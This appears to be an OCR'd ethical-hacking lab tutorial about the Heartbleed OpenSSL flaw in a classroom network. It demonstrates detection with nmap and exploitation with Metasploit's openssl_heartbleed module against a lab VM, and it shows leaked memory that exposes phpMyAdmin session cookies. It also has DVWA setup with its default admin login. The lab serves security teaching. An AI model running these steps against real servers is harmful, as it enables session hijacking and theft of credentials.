enSSL Heartbeat (Heartbleed) Information Leak
   auxiliary/server/openssl_heartbeat_client_memory  2014-04-07       normal  Op
enSSL Heartbeat (Heartbleed) Client Memory Exposure


msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > set RHOSTS 10.76.5.201
RHOSTS => 10.76.5.201
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(openssl_heartbleed) > run
```


Select the Heartbleed exploit, set the options (RHOSTS and VERBOSE), and run

Applications Places Terminal Sun 23:29 2


Terminal

File Edit View Search Terminal Help


```
[*] 10.76.5.201:443       -     Length:  4
[*] 10.76.5.201:443       -     Handshake #1:
[*] 10.76.5.201:443       -             Length: 0
[*] 10.76.5.201:443       -             Type:   Server Hello Done (14)
[*] 10.76.5.201:443       - Sending Heartbeat...
[*] 10.76.5.201:443       - Heartbeat response, 65535 bytes
[+] 10.76.5.201:443       - Heartbeat response with leak
[*] 10.76.5.201:443       - Printable info leaked:
......X:..1..1..;+...E.H..[...a..+[2....f.....".!.9.8.........5.................
............3.2.....E.D...../...A.......................................0100101
Firefox/43.0..Accept: image/png,image/*;q=0.8,*/*;q=0.5..Accept-Language: en-US,
en;q=0.5..Accept-Encoding: gzip, deflate..Referer: https://10.76.5.201/phpmyadmi
n/phpmyadmin.css.php?server=1&token=2edcf6a6aa87fc025eecb330c73c399d&js_frame=ri
ght&nocache=5619835082..Cookie: phpMyAdmin=v9hu702emhs3k1bj8uq181l5mch0ja6d; pma
_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=HU2aRAWcrEw%3D
; pmaUser-1=8WAB03n96uQ%3D; pmaPass-1=Yhsci6SO7Xs%3D..Connection: keep-alive....
1..A......e..*...,..............4b943b7c60d00".......`Z.A.)S..Y.M.@P............
.......................................................................................
..................................... repeated 15413 times ..................
.......................................................................................
....................................@..................................................
.......................................................................................
.......... repeated 16122 times ........................................................
.......................................................................................
```

Scroll through the output and look for cookies used by the current MyPhpAdmin login session on EH-WinXP-xx

EH-WinXP-xx VM



Pancakes > Options > Privacy > remove individual cookies




Pancakes > Options > Privacy > remove individual cookies


EH-EH-Kali-xx VM

```
.....3.2.....E.D...../...A.....0100101
Firefox/43.0..Accept: image/png,image/*;q=0.8,*/*;q=0.5..Accept-Language: en-US,
en;q=0.5..Accept-Encoding: gzip, deflate..Referer: https://10.76.5.201/phpmyadmi
n/phpmyadmin.css.php?server=1&token=2edcf6a6aa87fc025eecb330c73c399d&js_frame=ri
ght&nocache=5619835082..Cookie: phpMyAdmin=v9hu702emhs3k1bj8uq181l5mch0ja6d; pma
_lang=en; pma_collation_connection=utf8_general_ci; pma_mcrypt_iv=HU2aRAWcrEw%3D
; pmaUser-1=8WAB03n96uQ%3D; pmaPass-1=Yhsci6SO7Xs%3D .Connection: keep-alive....
1..A......e..*...,.............4b943b7c60d00".......`Z.A.)S..Y.M.@P...........
```

EH-WinXP-xx VM



EH-WinXP-xx VM




The hacker on EH-Kali is able to see the cookies used by the MyPhpMyadmin login session!

Heartbleed Exploit

DVWA login session

EH-WinXP-xx VM



Run FireFox and browse to https://10.76.5.201/dvwa/

File Edit View History Bookmarks Tools Help

phpMyAdmin | phpMyAdmin | Damn Vulnerable Web App (D...

https://10.76.5.201/dvwa/setup.php

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If yo
sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database

start | 2 Windows Explorer | c:\wamp\bin\mysql\m... | Damn Vulnerable We... | 11:42 PM

Create the DVWA database

File Edit View History Bookmarks Tools Help

phpMyAdmin | phpMyAdmin | Damn Vulnerable Web App (D...

https://10.76.5.201/dvwa/setup.php

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Database setup

Click on the 'Create / Reset Database' button below to create or reset your database. If yo
sure you have the correct user credentials in /config/config.inc.php

If the database already exists, it will be cleared and the data will be reset.

Backend Database: **MySQL**

Create / Reset Database


Database has been created.

'users' table was created.

Data inserted into 'users' table.

start | 2 Windows Explorer | c:\wamp\bin\mysql\m... | Damn Vulnerable We... | 11:43 PM

Success, click Home link to login



Login as admin with password = password


EH-Kali-xx VM

Login to your EH-Kali-xx VM

nmap -p 443 --script ssl-heartbleed 10.76.xx.201

```
root@eh-kali-05:~# nmap -p 443 --script ssl-heartbleed 10.76.5.201

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-11-28 00:01 PST
Nmap scan report for 10.76.5.201
Host is up (0.00032s latency).
PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL
cryptographic software library. It allows for stealing information intended to be
protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-
beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading
memory of systems protected by the vulnerable OpenSSL versions and could allow for
disclosure of otherwise encrypted confidential information as well as the
encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
MAC Address: 00:50:56:AF:16:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
root@eh-kali-05:~#
```


Check if EH-WinXP-xx is vulnerable to Heartbleed



Run Metasploit

```
search heartbleed
use auxiliary/scanner/ssl/openssl_heartbleed
set RHOSTS 10.76.xx.201
set VERBOSE true
run
```

Terminal

File Edit View Search Terminal Help

```
+ -- --=[ 455 payloads - 39 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search heartbleed

Matching Modules
================

   Name                                              Disclosure Date  Rank    De
scription
   ----                                              ---------------  ----    --
---------
   auxiliary/scanner/ssl/openssl_heartbleed          2014-04-07       normal  Op
enSSL Heartbeat (Heartbleed) Information Leak
   auxiliary/server/openssl_heartbeat_client_memory  2014-04-07       normal  Op
enSSL Heartbeat (Heartbleed) Client Memory Exposure


msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > set RHOSTS 10.76.5.201
RHOSTS => 10.76.5.201
msf auxiliary(openssl_heartbleed) > set VERBOSE true
VERBOSE => true
msf auxiliary(openssl_heartbleed) > run
```


Select the Heartbleed exploit, set the options (RHOSTS and VERBOSE), and run

Terminal

File Edit View Search Terminal Help

```
[*] 10.76.5.201:443       -     Length:  4
[*] 10.76.5.201:443       -     Handshake #1:
[*] 10.76.5.201:443       -             Length: 0
